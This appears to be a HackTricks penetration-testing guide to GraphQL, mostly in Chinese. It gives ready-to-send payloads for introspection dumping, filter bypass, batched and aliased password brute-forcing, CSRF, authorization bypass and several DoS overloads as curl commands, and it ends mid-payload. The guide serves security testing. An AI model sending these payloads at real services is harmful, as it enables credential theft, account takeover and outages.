 HackTricks
GraphQL
Tip
学习和实践 AWS 黑客技术:
HackTricks Training AWS Red Team Expert (ARTE)
学习和实践 GCP 黑客技术:HackTricks Training GCP Red Team Expert (GRTE)
HackTricks Training Azure Red Team Expert (AzRTE)
支持 HackTricks
- 查看 订阅计划!
- 加入 💬 Discord 群组 或 Telegram 群组 或 在 Twitter 🐦 上关注我们 @hacktricks_live.
- 通过向 HackTricks 和 HackTricks Cloud GitHub 仓库提交 PR 来分享黑客技巧。
简介
GraphQL 被强调为对 REST API 的一种高效替代,提供了一种简化的后端数据查询方式。与通常需要在多个不同端点发起大量请求以收集数据的 REST 相比,GraphQL 允许通过单次请求获取所有所需信息。这种精简显著有利于开发者,降低了数据获取过程的复杂性。
GraphQL 与安全
随着包括 GraphQL 在内的新技术出现,也会出现新的安全漏洞。需要注意的一个关键点是:GraphQL 默认不包含认证机制。由开发者负责实现这些安全措施。如果没有适当的认证,GraphQL 端点可能会向未认证用户暴露敏感信息,构成严重的安全风险。
目录暴力枚举攻击与 GraphQL
为了识别暴露的 GraphQL 实例,建议在目录暴力枚举中加入特定路径。 这些路径包括:
/graphql/graphiql/graphql.php/graphql/console/api/api/graphql/graphql/api/graphql/graphql
识别开放的 GraphQL 实例可以检查其支持的查询。这对于理解通过该端点可访问的数据至关重要。GraphQL 的 introspection 系统通过列出 schema 所支持的查询来实现这一点。有关详细信息,请参阅 GraphQL 关于 introspection 的文档: GraphQL: A query language for APIs.
指纹识别
工具 graphw00f 能够检测服务器使用的是哪种 GraphQL 引擎,并为安全审计员打印一些有用的信息。
通用查询
要检查某个 URL 是否为 GraphQL 服务,可以发送一个通用查询:query{__typename}。如果响应包含 {"data": {"__typename": "Query"}},则可以确认该 URL 托管了一个 GraphQL 端点。该方法依赖于 GraphQL 的 __typename 字段,它会揭示被查询对象的类型。
query{__typename}
基本枚举
Graphql 通常支持 GET、POST(x-www-form-urlencoded)和 POST(json)。不过出于安全考虑,建议仅允许 json 以防止 CSRF 攻击。
内省
要使用内省来发现 schema 信息,请查询 __schema 字段。该字段在所有查询的根类型上可用。
query={__schema{types{name,fields{name}}}}
使用此查询,你可以找出正在使用的所有类型的名称:
.png)
query={__schema{types{name,fields{name,args{name,description,type{name,kind,ofType{name, kind}}}}}}}
通过这个查询,你可以提取所有类型、它们的字段和参数(以及这些参数的类型)。这对于了解如何查询数据库非常有用。
.png)
错误
知道这些错误是否会被显示是很有意思的,因为它们会提供有用的信息。
?query={__schema}
?query={}
?query={thisdefinitelydoesnotexist}
.png)
通过 Introspection 枚举数据库模式
Tip
如果启用了 introspection,但上面的查询无法运行,尝试从查询结构中移除
onOperation、onFragment和onField指令。
#Full introspection query

query IntrospectionQuery {
__schema {
queryType {
name
}
mutationType {
name
}
subscriptionType {
name
}
types {
...FullType
}
directives {
name
description
args {
...InputValue
}
onOperation  #Often needs to be deleted to run query
onFragment   #Often needs to be deleted to run query
onField      #Often needs to be deleted to run query
}
}
}

fragment FullType on __Type {
kind
name
description
fields(includeDeprecated: true) {
name
description
args {
...InputValue
}
type {
...TypeRef
}
isDeprecated
deprecationReason
}
inputFields {
...InputValue
}
interfaces {
...TypeRef
}
enumValues(includeDeprecated: true) {
name
description
isDeprecated
deprecationReason
}
possibleTypes {
...TypeRef
}
}

fragment InputValue on __InputValue {
name
description
type {
...TypeRef
}
defaultValue
}

fragment TypeRef on __Type {
kind
name
ofType {
kind
name
ofType {
kind
name
ofType {
kind
name
}
}
}
}
内联 introspection query:
/?query=fragment%20FullType%20on%20Type%20{+%20%20kind+%20%20name+%20%20description+%20%20fields%20{+%20%20%20%20name+%20%20%20%20description+%20%20%20%20args%20{+%20%20%20%20%20%20...InputValue+%20%20%20%20}+%20%20%20%20type%20{+%20%20%20%20%20%20...TypeRef+%20%20%20%20}+%20%20}+%20%20inputFields%20{+%20%20%20%20...InputValue+%20%20}+%20%20interfaces%20{+%20%20%20%20...TypeRef+%20%20}+%20%20enumValues%20{+%20%20%20%20name+%20%20%20%20description+%20%20}+%20%20possibleTypes%20{+%20%20%20%20...TypeRef+%20%20}+}++fragment%20InputValue%20on%20InputValue%20{+%20%20name+%20%20description+%20%20type%20{+%20%20%20%20...TypeRef+%20%20}+%20%20defaultValue+}++fragment%20TypeRef%20on%20Type%20{+%20%20kind+%20%20name+%20%20ofType%20{+%20%20%20%20kind+%20%20%20%20name+%20%20%20%20ofType%20{+%20%20%20%20%20%20kind+%20%20%20%20%20%20name+%20%20%20%20%20%20ofType%20{+%20%20%20%20%20%20%20%20kind+%20%20%20%20%20%20%20%20name+%20%20%20%20%20%20%20%20ofType%20{+%20%20%20%20%20%20%20%20%20%20kind+%20%20%20%20%20%20%20%20%20%20name+%20%20%20%20%20%20%20%20%20%20ofType%20{+%20%20%20%20%20%20%20%20%20%20%20%20kind+%20%20%20%20%20%20%20%20%20%20%20%20name+%20%20%20%20%20%20%20%20%20%20%20%20ofType%20{+%20%20%20%20%20%20%20%20%20%20%20%20%20%20kind+%20%20%20%20%20%20%20%20%20%20%20%20%20%20name+%20%20%20%20%20%20%20%20%20%20%20%20%20%20ofType%20{+%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20kind+%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20name+%20%20%20%20%20%20%20%20%20%20%20%20%20%20}+%20%20%20%20%20%20%20%20%20%20%20%20}+%20%20%20%20%20%20%20%20%20%20}+%20%20%20%20%20%20%20%20}+%20%20%20%20%20%20}+%20%20%20%20}+%20%20}+}++query%20IntrospectionQuery%20{+%20%20schema%20{+%20%20%20%20queryType%20{+%20%20%20%20%20%20name+%20%20%20%20}+%20%20%20%20mutationType%20{+%20%20%20%20%20%20name+%20%20%20%20}+%20%20%20%20types%20{+%20%20%20%20%20%20...FullType+%20%20%20%20}+%20%20%20%20directives%20{+%20%20%20%20%20%20name+%20%20%20%20%20%20description+%20%20%20%20%20%20locations+%20%20%20%20%20%20args%20{+%20%20%20%20%20%20%20%20...InputValue+%20%20%20%20%20%20}+%20%20%20%20}+%20%20}+}
最后一行代码是一个 graphql query that will dump all the meta-information from the graphql (objects names, parameters, types…)
.png)
If introspection is enabled you can use GraphQL Voyager to view in a GUI all the options.
查询
既然我们已经知道数据库中保存了哪类信息,现在尝试提取一些值。
在 introspection 中你可以找到可以直接查询哪个对象(因为对象存在并不意味着你可以查询它)。在下图中你可以看到 queryType 被称为 Query,并且 Query 对象的一个字段是 flags,而 flags 也是一种对象类型。因此你可以查询 flag 对象。

注意,查询 flags 的类型是 Flags,该对象定义如下:
.png)
你可以看到 Flags 对象由 name 和 .value 组成 Then you can get all the names and values of the flags with the query:
query={flags{name, value}}
注意,如果 要查询的对象 是像下面示例中的 原始 类型(例如 string)
.png)
你可以直接这样查询:
query = { hiddenFlags }
在另一个示例中,Query 类型对象内有 2 个对象:user 和 users。
如果这些对象在搜索时不需要任何参数,你可以只通过请求所需字段就检索它们的所有信息。在这个来自互联网的示例中,你可以提取保存的用户名和密码:
.png)
然而,在这个示例中,如果你尝试这么做会得到这个错误:
.png)
看起来它会使用类型为 Int 的 uid 参数进行搜索。
无论如何,我们已经知道这一点,在 Basic Enumeration 一节中提出了一个查询,可以显示我们所需的所有信息:query={__schema{types{name,fields{name, args{name,description,type{name, kind, ofType{name, kind}}}}}}}
如果你查看我运行该查询时提供的图片,你会看到 user 有一个类型为 Int 的 参数 uid。
因此,进行一些轻量的 uid 暴力猜测后,我发现当 uid=1 时检索到了用户名和密码:query={user(uid:1){user,password}}
.png)
注意我发现我可以请求 参数 user 和 password,因为如果我尝试查询不存在的字段(query={user(uid:1){noExists}})会得到这个错误:
.png)
在枚举阶段,我发现 dbuser 对象有字段 user 和 password。
Query string dump trick (thanks to @BinaryShadow_)
If you can search by a string type, like: query={theusers(description: ""){username,password}} and you search for an empty string it will dump all data. (Note this example isn’t related with the example of the tutorials, for this example suppose you can search using “theusers” by a String field called “description”).
搜索
在此设置中,database 包含 persons 和 movies。Persons 由其 email 和 name 标识;movies 由其 name 和 rating 标识。Persons 可以互为朋友,也可以有 movies,表示数据库内的关系。
你可以按 name 搜索 persons 并获取他们的 email:
{
searchPerson(name: "John Doe") {
email
}
}
您可以按姓名搜索人员并获取他们订阅的****电影:
{
searchPerson(name: "John Doe") {
email
subscribedMovies {
edges {
node {
name
}
}
}
}
}
注意这里如何指定要检索该人的 subscribedMovies 的 name。
你也可以同时搜索多个对象。在本例中,执行了对 2 部电影的搜索:
{
searchPerson(subscribedMovies: [{name: "Inception"}, {name: "Rocky"}]) {
name
}
}r
甚至 使用别名表示多个不同对象之间的关系:
{
johnsMovieList: searchPerson(name: "John Doe") {
subscribedMovies {
edges {
node {
name
}
}
}
}
davidsMovieList: searchPerson(name: "David Smith") {
subscribedMovies {
edges {
node {
name
}
}
}
}
}
Mutations
Mutations 用于在服务器端进行更改。
在 introspection 中你可以找到已声明的 mutations。在下图中,“MutationType” 被称为 “Mutation”,而 “Mutation” 对象包含了这些 mutations 的名称(例如本例中的 “addPerson”):
.png)
在此设置中,database 包含 persons 和 movies。Persons 由 email 和 name 唯一标识;movies 由 name 和 rating 标识。Persons 可以相互成为朋友,也可以拥有 movies,表示数据库内部的关系。
用于在数据库中创建新 movies 的 mutation 可以像下面这样(在此示例中 mutation 名为 addMovie):
mutation {
addMovie(name: "Jumanji: The Next Level", rating: "6.8/10", releaseYear: 2019) {
movies {
name
rating
}
}
}
注意查询中同时指明了数据的值和类型。
此外,数据库支持一个 mutation 操作,名为 addPerson,它允许创建 人员 并将其与已存在的 朋友 和 电影 关联。需要注意的是,在将这些 朋友 和 电影 链接到新创建的 人员 之前,它们必须已存在于数据库中。
mutation {
addPerson(name: "James Yoe", email: "jy@example.com", friends: [{name: "John Doe"}, {email: "jd@example.com"}], subscribedMovies: [{name: "Rocky"}, {name: "Interstellar"}, {name: "Harry Potter and the Sorcerer's Stone"}]) {
person {
name
email
friends {
edges {
node {
name
email
}
}
}
subscribedMovies {
edges {
node {
name
rating
releaseYear
}
}
}
}
}
}
Directive Overloading
如 one of the vulns described in this report 所述,directive overloading 意味着调用某个 directive 甚至上百万次,使服务器消耗大量操作,直到可以对其进行 DoS。
Batching brute-force in 1 API request
This information was take from https://lab.wallarm.com/graphql-batching-attack/.
通过 GraphQL API 进行认证时,可以同时发送多条使用不同凭据的查询来进行检测。这是经典的 brute force 攻击,但由于 GraphQL 的 batching 特性,现在可以在一个 HTTP 请求中发送多个登录/密码 对。此方法会欺骗外部的速率监控应用,让其认为一切正常,而不是有一个尝试猜测密码的暴力破解机器人。
下面是一个应用认证请求的最简单示例,一次性提交 3 个不同的 email/password 对。显然也可以用相同方式在单个请求中发送成千上万条:
.png)
从响应截图可以看到,第一和第三个请求返回了 null,并在 error 部分反映了相应的信息。第二个 mutation 有正确的认证 数据,响应中包含了正确的认证会话令牌。
 (1).png)
GraphQL Without Introspection
越来越多的 graphql endpoints are disabling introspection。然而,当 graphql 收到意外请求时抛出的错误信息,足以让像 clairvoyance 这样的工具重建大部分 schema。
此外,Burp Suite 扩展 GraphQuail 观察通过 Burp 的 GraphQL API 请求,并随看到的每个新查询一起 构建 内部的 GraphQL schema。它还可以将 schema 暴露给 GraphiQL 和 Voyager。当它接收到 introspection 查询时会返回一个伪造的响应。因此,GraphQuail 会显示可在 API 中使用的所有查询、参数和字段。更多信息请 check this。
一个用于发现 GraphQL entities can be found here 的很好的 wordlist。
Bypassing GraphQL introspection defences
要绕过对 API 中 introspection 查询的限制,在 __schema 关键字后插入一个特殊字符通常有效。此方法利用了开发者在试图通过关注 __schema 关键字来屏蔽 introspection 时常见的正则匹配疏漏。通过加入 GraphQL 忽略但正则可能未考虑到的字符(如空格、换行和逗号),可以规避这些限制。例如,在 __schema 后加一个换行的 introspection 查询可能会绕过此类防护:
# Example with newline to bypass
{
"query": "query{__schema
{queryType{name}}}"
}
如果不成功,考虑使用替代的请求方法,例如 GET requests 或 POST with x-www-form-urlencoded,因为限制可能仅适用于 POST 请求。
尝试 WebSockets
如在 this talk 中所述,检查是否可以通过 WebSockets 连接到 graphQL,因为这可能允许你绕过潜在的 WAF,并使 websocket 通信 leak graphQL 的 schema:
ws = new WebSocket("wss://target/graphql", "graphql-ws")
ws.onopen = function start(event) {
var GQL_CALL = {
extensions: {},
query: `
{
__schema {
_types {
name
}
}
}`,
}

var graphqlMsg = {
type: "GQL.START",
id: "1",
payload: GQL_CALL,
}
ws.send(JSON.stringify(graphqlMsg))
}
发现暴露的 GraphQL 结构
当 introspection 被禁用时,检查网站源代码中 JavaScript 库的预加载的查询 是一种有用的策略。可以通过开发者工具的 Sources 选项卡找到这些查询,从而了解 API 的 schema,并可能揭示 暴露的敏感查询。在开发者工具中搜索的命令如下:
Inspect/Sources/"Search all files"
file:* mutation
file:* query
基于错误的 schema 重建与 引擎指纹识别 (InQL v6.1+)
当 introspection 被阻止时,InQL v6.1+ 现在可以仅从错误反馈重建可达的 schema。新的 schema bruteforcer 会从可配置的词表中批量读取候选字段/参数名,并在多字段操作中发送它们以减少 HTTP 通信。随后会自动收集有用的错误模式:
Field 'bugs' not found on type 'inql'确认了父类型的存在,同时丢弃无效字段名。Argument 'contribution' is required表明某个参数是必需的,并暴露了其拼写。- 类似
Did you mean 'openPR'?的建议提示会被作为已验证的候选项重新加入队列。 - 通过故意发送原语类型错误的值(例如用整数代替字符串),bruteforcer 会触发类型不匹配错误,从而 leak 真正的类型签名,包括诸如
[Episode!]的列表/对象包装。
bruteforcer 会对任何产生新字段的类型继续递归,因此将通用 GraphQL 名称与应用特定猜测混合的词表最终可以在不使用 introspection 的情况下映射出大块 schema。运行时间主要受限于速率限制和候选项数量,因此微调 InQL 设置(wordlist、batch size、throttling、retries)对于更隐蔽的测试至关重要。
在同一版本中,InQL 发布了一个 GraphQL engine fingerprinter(借鉴诸如 graphw00f 等工具的签名)。该模块发送故意无效的指令/查询,并通过匹配精确的错误文本来对后端进行分类。例如:
query @deprecated {
__typename
}
- Apollo replies with
Directive "@deprecated" may not be used on QUERY. - GraphQL Ruby answers
'@deprecated' can't be applied to queries.
一旦识别出具体引擎,InQL 会展示来自 GraphQL Threat Matrix 的对应条目,帮助测试者优先处理该服务器家族常见的弱点(默认 introspection 行为、深度限制、CSRF 漏洞、文件上传等)。
最后,自动变量生成 在切换到 Burp Repeater/Intruder 时消除了一个常见阻碍。每当某个操作需要 variables JSON,InQL 现在会注入合理的默认值,从而让请求在首次发送时就通过 schema 验证:
"String"  -> "exampleString"
"Int"     -> 42
"Float"   -> 3.14
"Boolean" -> true
"ID"      -> "123"
ENUM      -> first declared value
嵌套输入对象继承相同的映射,因此你会立即得到一个在语法和语义上都有效的 payload,可以用于对 SQLi/NoSQLi/SSRF/logic bypasses 进行模糊测试,而无需手动对每个参数进行逆向工程。
CSRF in GraphQL
如果你不知道什么是 CSRF,请阅读以下页面:
CSRF (Cross Site Request Forgery)
在实际中,你会发现许多 GraphQL 端点 configured without CSRF tokens.
注意 GraphQL 请求通常通过 POST 请求发送,使用 Content-Type application/json。
{"operationName":null,"variables":{},"query":"{\n user {\n firstName\n __typename\n }\n}\n"}
然而,大多数 GraphQL 端点也支持 form-urlencoded POST 请求:
query=%7B%0A++user+%7B%0A++++firstName%0A++++__typename%0A++%7D%0A%7D%0A
因此,由于像之前那样的 CSRF 请求是在没有预检请求的情况下发送的,可以通过滥用 CSRF 在 GraphQL 中执行更改。
但是,请注意 Chrome 对 samesite 标志的新默认 cookie 值是 Lax。这意味着 cookie 仅会在第三方网站的 GET 请求中被发送。
注意,通常可以将query 请求也作为 GET 请求 发送,并且 CSRF token 可能不会在 GET 请求中被验证。
此外,滥用 XS-Search 攻击 可能能够利用用户凭证从 GraphQL 端点窃取内容。
如需更多信息,请查看原始文章。
Cross-site WebSocket hijacking in GraphQL
类似于滥用 graphQL 的 CRSF 漏洞,也可以执行 Cross-site WebSocket hijacking 来滥用具有不受保护 cookie 的 GraphQL 身份验证,并使用户在 GraphQL 中执行意外操作。
欲了解更多信息,请查看:
GraphQL 中的授权
在端点上定义的许多 GraphQL 函数可能只检查请求者的身份验证,而不检查授权。
修改 query 输入变量可能导致敏感账户详情 leaked。
Mutation 甚至可能导致账户接管,尝试修改其他账户的数据。
{
"operationName":"updateProfile",
"variables":{"username":INJECT,"data":INJECT},
"query":"mutation updateProfile($username: String!,...){updateProfile(username: $username,...){...}}"
}
在 GraphQL 中绕过授权
Chaining queries 可以绕过弱的身份验证系统。
在下面的示例中,你可以看到操作是 “forgotPassword”,并且它应该只执行与之关联的 forgotPassword 查询。这可以通过在末尾添加一个查询来绕过;在本例中我们添加了 “register” 和一个用户变量,让系统以新用户的身份注册。

在 GraphQL 中使用 Aliases 绕过速率限制
在 GraphQL 中,Aliases 是一个强大的功能,允许在发起 API 请求时 显式命名属性。该能力对于在单个请求中检索 同一类型对象的多个实例 特别有用。Aliases 可以用来克服 GraphQL 对象不能拥有同名多个属性的限制。
要深入了解 GraphQL 的 Aliases,推荐以下资源: Aliases。
虽然 Aliases 的主要目的是减少大量 API 调用的必要性,但已发现一种意外用例:可以利用 Aliases 对 GraphQL 端点执行暴力破解攻击。这之所以可行,是因为一些端点由速率限制器保护,旨在通过限制 HTTP 请求数量 来阻止暴力破解。然而,这些速率限制器可能不会计算每个请求中的操作数量。鉴于 Aliases 允许在单个 HTTP 请求中包含多个查询,它们可以规避此类速率限制措施。
请参阅下面提供的示例,说明如何使用带别名的查询来验证商店折扣码的有效性。该方法可以绕过速率限制,因为它将多个查询汇编到一个 HTTP 请求中,可能允许同时验证大量折扣码。
# Example of a request utilizing aliased queries to check for valid discount codes
query isValidDiscount($code: Int) {
isvalidDiscount(code:$code){
valid
}
isValidDiscount2:isValidDiscount(code:$code){
valid
}
isValidDiscount3:isValidDiscount(code:$code){
valid
}
}
GraphQL 中的 DoS
Alias Overloading
Alias Overloading 是一种 GraphQL 漏洞,攻击者通过为同一字段使用大量 aliases 来重载查询,导致后端 resolver 重复执行该字段。这样可能耗尽服务器资源,导致 Denial of Service (DoS)。例如,在下面的查询中,同一字段 (expensiveField) 被使用 aliases 请求了 1,000 次,迫使后端计算该字段 1,000 次,可能耗尽 CPU 或内存:
# Test provided by https://github.com/dolevf/graphql-cop
curl -X POST -H "Content-Type: application/json" \
-d '{"query": "{ alias0:__typename \nalias1:__typename \nalias2:__typename \nalias3:__typename \nalias4:__typename \nalias5:__typename \nalias6:__typename \nalias7:__typename \nalias8:__typename \nalias9:__typename \nalias10:__typename \nalias11:__typename \nalias12:__typename \nalias13:__typename \nalias14:__typename \nalias15:__typename \nalias16:__typename \nalias17:__typename \nalias18:__typename \nalias19:__typename \nalias20:__typename \nalias21:__typename \nalias22:__typename \nalias23:__typename \nalias24:__typename \nalias25:__typename \nalias26:__typename \nalias27:__typename \nalias28:__typename \nalias29:__typename \nalias30:__typename \nalias31:__typename \nalias32:__typename \nalias33:__typename \nalias34:__typename \nalias35:__typename \nalias36:__typename \nalias37:__typename \nalias38:__typename \nalias39:__typename \nalias40:__typename \nalias41:__typename \nalias42:__typename \nalias43:__typename \nalias44:__typename \nalias45:__typename \nalias46:__typename \nalias47:__typename \nalias48:__typename \nalias49:__typename \nalias50:__typename \nalias51:__typename \nalias52:__typename \nalias53:__typename \nalias54:__typename \nalias55:__typename \nalias56:__typename \nalias57:__typename \nalias58:__typename \nalias59:__typename \nalias60:__typename \nalias61:__typename \nalias62:__typename \nalias63:__typename \nalias64:__typename \nalias65:__typename \nalias66:__typename \nalias67:__typename \nalias68:__typename \nalias69:__typename \nalias70:__typename \nalias71:__typename \nalias72:__typename \nalias73:__typename \nalias74:__typename \nalias75:__typename \nalias76:__typename \nalias77:__typename \nalias78:__typename \nalias79:__typename \nalias80:__typename \nalias81:__typename \nalias82:__typename \nalias83:__typename \nalias84:__typename \nalias85:__typename \nalias86:__typename \nalias87:__typename \nalias88:__typename \nalias89:__typename \nalias90:__typename \nalias91:__typename \nalias92:__typename \nalias93:__typename \nalias94:__typename \nalias95:__typename \nalias96:__typename \nalias97:__typename \nalias98:__typename \nalias99:__typename \nalias100:__typename \n }"}' \
'https://example.com/graphql'
为缓解此问题,应实施 alias count limits、query complexity analysis 或 rate limiting,以防止资源滥用。
Array-based Query Batching
Array-based Query Batching 是一种漏洞,发生在 GraphQL API 允许在单个请求中对多个查询进行批处理时,使攻击者能够同时发送大量查询。通过并行执行所有批量查询,这会压垮后端,消耗过多资源(CPU、内存、数据库连接),并可能导致 Denial of Service (DoS)。如果对批次中查询的数量没有限制,攻击者可以利用这一点来降低服务可用性。
# Test provided by https://github.com/dolevf/graphql-cop
curl -X POST -H "User-Agent: graphql-cop/1.13" \
-H "Content-Type: application/json" \
-d '[{"query": "query cop { __typename }"}, {"query": "query cop { __typename }"}, {"query": "query cop { __typename }"}, {"query": "query cop { __typename }"}, {"query": "query cop { __typename }"}, {"query": "query cop { __typename }"}, {"query": "query cop { __typename }"}, {"query": "query cop { __typename }"}, {"query": "query cop { __typename }"}, {"query": "query cop { __typename }"}]' \
'https://example.com/graphql'
在此示例中,10 个不同的查询被合并到一个请求中,强制服务器同时执行所有这些查询。如果使用更大的批量或计算开销较大的查询进行利用,可能会使服务器过载。
Directive Overloading Vulnerability
Directive Overloading 发生在 GraphQL 服务器允许包含过多、重复 directives 的查询时。这会压垮服务器的解析器和执行器,尤其是在服务器反复处理相同 directive 逻辑的情况下。如果没有适当的校验或限制,攻击者可以通过构造包含大量重复 directives 的查询来触发高计算或内存使用,从而导致 Denial of Service (DoS)。
# Test provided by https://github.com/dolevf/graphql-cop
curl -X POST -H "User-Agent: graphql-cop/1.13" \
-H "Content-Type: application/json" \
-d '{"query": "query cop { __typename @aa@aa@aa@aa@aa@aa@aa@aa@aa@aa }", "operationName": "cop"}' \
'https://example.com/graphql'
注意,在前面的示例中 @aa 是一个自定义指令,可能未被声明。一个通常存在的常见指令是 @include:
curl -X POST \
-H "Content-Type: application/json" \
-d '{"query": "query cop { __typename @include(if: true) @include(if: true) @include(if: true) @include(if: true) @include(if: true) }", "operationName": "cop"}' \
'https://example.com/graphql'
您也可以发送一个 introspection query 来发现所有已声明的 directives:
curl -X POST \
-H "Content-Type: application/json" \
-d '{"query": "{ __schema { directives { name locations args { name type { name kind ofType { name } } } } } }"}' \
'https://example.com/graphql'
然后 使用一些自定义的。
Field Duplication 漏洞
Field Duplication 是一种漏洞,发生在 GraphQL 服务器允许查询中同一字段被过度重复时。这会迫使服务器为每个实例重复解析该字段,消耗大量资源(CPU、内存和数据库调用)。攻击者可以构造包含数百或数千个重复字段的查询,导致高负载并可能引发 Denial of Service (DoS)。
# Test provided by https://github.com/dolevf/graphql-cop
curl -X POST -H "User-Agent: graphql-cop/1.13" -H "Content-Type: application/json" \
-d '{"query": "query cop { __typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename \n__typename 